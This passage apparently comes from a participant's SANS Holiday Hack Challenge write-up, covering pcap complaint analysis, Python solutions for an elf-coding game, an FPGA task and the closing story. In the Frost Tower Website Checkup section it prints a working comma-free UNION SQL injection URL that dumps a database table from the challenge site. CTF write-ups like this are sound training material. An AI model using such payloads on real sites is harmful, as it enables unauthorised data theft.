HTTP responses are often gzip compressed. Fortunately, Wireshare decompresses them for
us automatically.
You can search for strings in Wireshark fields using display filters with the contains
keyword.
```

Now it is time for the “Customer Complaint Analysis”:
Downloaded the given file “jackfrosttower-network.zip. Unzipped the file and found that it was a pcap file – “jackfrosttower-network.pcap”.

Launched Wireshark and imported the “jackfrosttower-network.pcap” file.

Located several interesting messages and analyzed them by looking at the “Referer” field and doing a “follow the TCP stream”.

Here is a summary of the information:



| | mgs | name | troll_id | guest_info | Description |
|---|---|---|---|---|---|
| 2 | 30 | Klug | 2234 | Funny+looking+man+in+room+1145 | I carry suitcase to room. Throw bag at bed and miss a little Man is angry. He say suitcase is scuff. I say his face is scuff. He is more angry and I get no tip. |
| 3 | 66 | Gavk | 2354 | Annoying+woman+in+room+1239 | Woman+call+desk+and+complain+that+room+is+cold.+I+go+to+room%2C+knock+on+door%2C+and+tell+her+nice+that+I+eat+beans+at+lunch+and+can+warm+room+up.+She+slam+door+in+Gavk+face |
| 4 | 104 | Bluk | 2367 | Boring+humans+in+room+1128 | I+bring+room+service+order.+Use+key+card+to+go+in.+Woman+getting+undress.+She+scream+and+throw+shoe+at+me.+Shoe+is+tasty%2C+but+it+not+make+up+for+her+hurt+my+ears+with+scream |
| 5 | 142 | Euuk | 1973 | Ugly%2C+mean+couple+in+room+1032 | Euuk+do+an+innocent+%22crop+dust%22+in+elevator+as+it+reach+ground+floor.+No+biggie+.+everyone+do+this+sometimes.+Couple+get+in.+Begin+to+retch.+Look+at+me+with+mean-type+nastin |
| 6 | 190 | Crag | 2351 | Bald+man+in+room+1212 | Crag+get+in+elevator.+Man+get+in+too.+Crag+push+ALL+buttons.+Crag+giggle+because+is+funny+joke.+Man+is+no+thinking+funny.+He+has+bad+humor.+He+call+Crag+%22unthinking+brute.%22+Cr |
| 7 | 228 | Urgh | 2633 | Stupid+man+in+room+1215 | Bring+drink+to+man+at+slot+machine.+Spill+it+on+him+a+little.+Urgh+go+to+lick+it+off+of+him+and+he+is+angry.+Say+his+is+%22shock%22+at+Urgh+behavior+and+lick+is+a+bad+idea.+He+is+silly+ |
| 8 | 276 | Yaqh | 2796 | Snooty lady in room 1024 | Lady+call+desk+and+ask+for+more+towel.+Yaqh+take+to+room.+Yaqh+ask+if+she+want+more+towel+because+she+is+like+to+steal.+She+say+Yaqh+is+insult.+Yaqh+is+not+insult.+Yaqh+is+Yaqh. |
| 9 | 312 | Flud | 2083 | Very cranky lady in room 1024 | Lady+call+front+desk.+Complain+%22employee%22+is+rude.+Say+she+is+insult+and+want+to+speak+to+manager.+Send+Flud+to+room.+Lady+say+troll+call+her+towels+thief.+I+say+stop+steal+tow |
| 10 | 348 | Hagg | 2013 | Incredibly angry lady in room 1024 | Lady+call+front+desk.+I+am+walk+by+so+I+pick+up+phone.+She+is+ANGRY+and+shout+at+me.+Say+she+has+never+been+so+insult.+I+say+she+probably+has+but+just+didn%27t+hear+it. |
| 11 | 420 | Quib | 2529 | Ugly+little+man+in+room+1121 | He+call+desk+and+say+his+shoes+need+shine.+He+leave+outside+door.+I+go+and+get.+I+spit+shine.+One+spot+on+shoes+is+bad+so+I+lick+a+little.+Quite+tasty.+I+accidental+eat+shoe.+I+take+oth |
| 12 | 458 | Bloz | 2323 | Nasty+bad+woman+in+room+1125 | Bloz+have+tacos+for+lunch.+Later%2C+Bloz+have+very+bad+tummy+and+need+to+use+potty+immediate.+Use+key+card+on+room+on+11+floor.+Bloz+in+bathroom+doing+business.+Lady+come+in+ |
| 13 | 494 | Wuuk | 2987 | Very+crabby+woman+in+room+1125 | Lady+call+desk+and+say+toilet+plug.+Wuuk+take+plunger+and+go+to+room.+Wuuk+make+innocent+comment+that+lady+poop+like+troll+and+say+Wuuk+is+%22outrageous.%22%0D%0A%0D%0ADo |
| 14 | 530 | Kraq | 2383 | Rude+couple+in+room+1117 | Kraq+make+teensy+comment+about+man+having+bad+toupee.+Turn+out+it+is+not+toupee.+Kraq+stand+by+comment+.+man+have+hair+look+like+bad+toupee.+Man+is+angry+and+call+Kraq+many |
| 15 | 566 | Ikky | 2743 | Family+in+room+1226 | Lady+is+sit+in+lobby+holding+wonderfully+ugly+doll.+Ikky+like+ugly+doll+and+ask+where+she+get.+Ikky+use+to+decorate+for+Halloween.+She+get+angry+because+is+her+baby.+She+say+%22I+ne |
| 16 | 602 | Stuv | 2833 | Grumpy+man+in+room+1119 | Man+call+front+desk+to+complain+about+room+be+stuffy.+Stuv+say+he+is+happy+to+get+man+and+throw+outside.+Lot%27s+of+fresh+air.+And+polar+bears. |
| 17 | | | | | |
| 18 | 384 | nDuchess+here+wer | | Room+1024 | I+have+never%2C+in+my+life%2C+been+in+a+facility+with+such+a+horrible+staff.+They+are+rude+and+insulting.+What+kind+of+place+is+this%3F+You+can+be+sure+that+I+%28or+my+lawyer%29+ |
| 19 | | | | | |

Congratulations! You have completed the Reading Evil Packets challenge! Tweet This!

## 12) Frost Tower Website Checkup

*Difficulty:* 

Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

### ANSWER:


clerk

### SOLUTION:

Ribb Bonbowford says:

```
Hello, I'm Ribb Bonbowford. Nice to meet you!
Are you new to programming? It's a handy skill for anyone in cyber security.
This here machine leys you control an Elf using Python3. It's pretty fun, but I am
having trouble getting beyond Level 8.
Tell you what... if you help me get past Level 8, I'll share some of my SQLi tips with
you. You may find them handy sometime around the North Pole this season.
Most of the information you'll need is provided during the game, but I'll give you a
few more pointers, if you want them.
Not sure what a lever requires? Click it in the Current Level Objectives panel.
You can move the elf with commands like elf.moveLeft(5), elf.moveTo({"x":2,"y":2}), or
elf.moveTo(lever0.position).
Looping through long movements? Don't be afraid to moveUp(99) or whatever. Your elf
will stop at any obstacle.
You can call functions like myFunction(). If you ever need to pass a function to a
munchkin, you can use myFunction without the ().
```

OK, it looks like Ribb wants us to play “The Elf Code” terminal before he gives us all his hints. So we click on the terminal and start:


When you start the game you are given a challenge and an area to write your code.
So here are my steps to complete all levels:

```
1)====================
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(9)
lollipop = lollipops.get(0)
elf.moveTo(lollipop.position)
elf.moveUp(10)
2)====================
import elf, munchkins, levers, lollipops, yeeters, pits
# Gets all lollipops as a list
all_lollipops = lollipops.get()
# Can set lollipop1 using:
lollipop1 = all_lollipops[1]
lollipop0 = all_lollipops[0]
elf.moveTo(lollipop1.position)
elf.moveTo(lollipop0.position)
elf.moveLeft(3)
elf.moveUp(6)
3)====================
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo(lever0.position)
sum = lever0.data()+2
lever0.pull(sum)
elf.moveTo(lollipop0.position)
elf.moveUp(11)
4)====================
import elf, munchkins, levers, lollipops, yeeters, pits
# Complete the code below:
```


```
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A String")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(3)
elf.moveUp(2)
lever1.pull(['lever4'])
elf.moveUp(2)
lever0.pull({levers:0})
elf.moveUp(2)
5)====================
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveTo(lever4.position)
lever4.pull("undefined concatenate")
elf.moveTo(lever3.position)
lever3.pull(True)
elf.moveTo(lever2.position)
lever2.pull(lever2.data() + 1)
elf.moveTo(lever1.position)
a = lever1.data()
a.append(1)
lever1.pull(a)
elf.moveTo(lever0.position)
lever0Data = lever0.data()
lever0Data['strkey'] = 'strvalue'
lever0.pull(lever0Data)
elf.moveUp(2)
6)====================
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete the below code
lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elf.moveTo(lever.position)
lever.pull(data)
elf.moveUp(3)
7)====================
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(2)
for num in range(1):
    elf.moveUp(11)
    elf.moveLeft(2)
    elf.moveDown(11)
    elf.moveLeft(2)
    elf.moveUp(11)
    elf.moveLeft(2)
    elf.moveDown(11)
elf.moveLeft(3)
elf.moveUp(11)
8)====================
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever = levers.get(0)
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
```

```
elf.moveTo(lever.position)
leverdata = lever.data()
leverdata.insert(0,"munchkins rule")
lever.pull(leverdata)
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(3)
```


Go back to Ribb Bonbowford to get any more hints. Rib says:

```
Gosh, with skills like that, I'll be you could help figure out what's really going on
next door...
And, as I promised, let me tell you what I know about SQL injection.
I hear that having source code for vulnerability discovery dramatically changes the
vulnerability discovery process.
I imagine it changes how you approach an assessment too.
When you have the source code, API documentation becomes tremendously valuable.
Who knows? Maybe you'll even find more than one vulnerability in the code.
```


OK, it looks like it is now time to solve the "Frost Tower Website Checkup" challenge:
When you click on the given website link ( https://staging.jackfrosttower.com/ ) it takes you to:





When you click on the "source code" link you down load "frosttower-web.zip". It will be helpful in identifying any SSRF vulnerabilities. I switched to my Kali VM and ran Burpsuite to capture website interactions. After reviewing the source code and much coaching from @Twilliger, @John_r2, @nonickid, and @Fogez together with many web link references I was able learn about blind SQLi injection. For this case you first needed to register (get a registration cookie https://staging.jackfrost.com/login ) then you can start attacking the web site at https://staging.jackfrost.com/detail/1,2

The attack that worked for me was:
https://staging.jackfrosttower.com/detail/1,2%20or%20id=1%20union%20select%20*%20from%20((select%201)A%20join%20(select%202)B%20join%20(select%20note%20from%20todo)C%20join%20(select%204)D%20join%20(select%205)E%20join%20(select%206)F%20join%20(select%207)G)%20--

Which resulted in:




After scrolling to the bottom you see the above text:
"With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him"




References:
https://blog.fireheart.in/a?ID=01550-bf20ddc3-4878-49cf-9c7a-7b09cc36609d
https://stackoverflow.com/questions/898688/how-to-get-database-structure-in-mysql-via-query
https://stackoverflow.com/questions/8334493/get-table-names-using-select-statement-in-mysql
https://security.stackexchange.com/questions/118332/how-make-sql-select-query-without-comma/118335
https://book.hacktricks.xyz/pentesting-web/sql-injection#no-commas-bypass

# 13) FPGA Programming

*Difficulty:* 

Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.

## ANSWER:

**No Answer required – just completion of tasks!**

## SOLUTION:


Grody Goiterson says:

```
Oooo... That's it.
A deal's a deal. Let's talk FPGA.
First, did you know there are people who do this stuff for fun??
I mean, I'm for into picking on other trolls for fun, but whatever.
Also, that Prof. Petabyte guy is giving a talk about FPGAs. Weirdo.
```

Go to Frost Tower Rooftop and talk with Crunchy Squishter. Crunchy says:

```
Greetings Eartling! I'm Crunchy Squishter.
Hey, could you help me get this device on the table working? We've cobbled it together
with primitive parts we've found on your home planet.
We need an FPGA though - and someone who knows how to program them.
If you haven't talked with Grody Goiterson by the Frostavator, you might get some FPGA
tips there.
```

Time for the "FPGA Programming" Terminal:





Go back to Grody Goiterson. Grody says:
`Thank you! Now we're able to communicate with the rest of our people!`

Now click on the contraption next to Grody and the following pops up:


A Speak and Spell with our new FPGA chip!

Insert the FPGA! And a Space Ship lands! (with audio!)




## End Game – Enter the Spaceship

Time to climb the ladder into the Spaceship:




Buttercup says:
I am Buttercup, Princess of ice Planet Frost.
Thanks to your help, we received the message from the device summoning us back to Earth to address the recent unpleasantness.
We had no idea that Jack Frost would cause such trouble! We sincerely apologize.
We will take Jack back home to Planet Frost, along with all the other trolls.
The Elves and Munchkins, of course can remain if they opt to do so.
Fear not, we WILL bring Jack and any guilty trolls to justice for their infractions.
They will not bother your planet any longer.
Again, we apologize for all the troubles he has caused, and we sincerely THANK YOU for your help!
And, now that you've helped us solve everything, feel free to show off you skills with some swag - only for our victors!


Erin Fection says:
I am Erin Fection, the pilot of this interstellar spaceship.
Our first expedition established a base in the land of Oz, where our researchers became known as "Munchkins"
We received a message from them long ago about a Great Schism, where the Frostian expedition split into two warring factions: Munchkins and Elves.
Thankfully, they managed to establish an uneasy peace by relocating the Elves to the Nort Pole.
Since then, we have heard nothing from the expedition. They went interstellar radio silent. Until NOW.

Icy Sickles says:
We come in peace! I an Icy Sickles from ice Planet Frost.
Many centries ago, we Frostian trolls sent an expedition to study your planet and peoples.
Jack Frost, scion of Plant Frost's ruling family, captained that long-ago mission, which carried many hundreds of our people to your planet to conduct our research.

Jack Forst says:
I was just having a little fun. C'mon, man!
And, I was just getting started! I had such big plans!
I don't want to go home!!!

Santa says:
The Frostians have reached out to me via video link. They've explained to me all that has happened.
I'd like to thank you for your truly excellent work in foiling Jack's plans and ensuring that he is finally brought to justice.
On behalf of all of us here at the North Pole, we wish you and yours a happy and healthy Holiday Season.
Thank you and HAPPY HOLIDAYS from me an all of the elves.
Ho Ho Ho!


## Destinations




## Tweet